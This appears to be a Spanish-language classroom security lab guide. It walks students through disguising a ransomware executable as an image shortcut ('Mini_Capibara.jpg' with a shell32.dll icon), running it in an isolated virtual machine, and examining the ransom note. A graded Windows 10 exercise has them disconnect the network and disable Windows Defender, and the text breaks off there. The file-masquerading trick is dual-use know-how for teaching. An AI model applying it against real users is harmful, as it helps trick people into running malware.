

1. Damos en siguiente y colocamos el siguiente nombre para el acceso directo “Mini\_Capibara.jpg”



2. Lo que haremos ahora es cambiar el icono del acceso directo, click derecho y propiedades sobre el archivo ejecutable.




### 3. Seleccionamos el icono el predefinido de una imagen buscando en “examinar”







#### 4. Buscamos “shell32.dll”




#### 5. Seleccionamos tipo imagen.








6. Aplicamos y eso sería todo.






## 7. Ejecutamos y vemos que sucede





## 8. Al presionar “Escape”



Como vemos lo que sucede es un proceso de encriptación además de eso:

- Para recuperar los datos encriptados, indica que se debe pagar en la darknet usando Tor (pero lo cual no es recomendable, es riesgoso e ilegal).
- El texto largo (57MtYs-F2Svsrsrc...) es un "ID" para el rescate.

- Los archivos fueron cifrados: Los atacantes utilizaron un algoritmo de cifrado fuerte (como mencionan, "military grade") para bloquear el acceso.
- Pagar no garantiza que recuperes tus archivos.

## EVALUACION 2 (25 pts)

### Recursos:

Máquina virtual Windows 10 (deberá instalarla Windows 10 pro)

user: seguridad2025

pass: seguridad2025


### ACTIVIDAD PRACTICA:

Ransomware pero ahora con Windows 10

En esta práctica, replicaremos el experimento realizado previamente en Windows 7, pero ahora en un entorno con Windows 10, no solo haga click en el acceso directo, vea hasta donde puede ejecutar este malware (PRUEBE DE TODO)


- Ejecutar el ransomware en Windows 10 y analizar su impacto.
- Documentar el proceso con capturas de pantalla detalladas.
- Evaluar las diferencias en el comportamiento del ransomware entre Windows 7 y Windows 10.

1. Abrimos la máquina virtual.






2. En la sección “Network adapter” Desmarca la opción “connected at power on”.




## PASOS DETALLADOS DE LA PRÁCTICA

- Desactivar todas las medidas de seguridad de Windows
  - a) Desactivar Windows Defender:

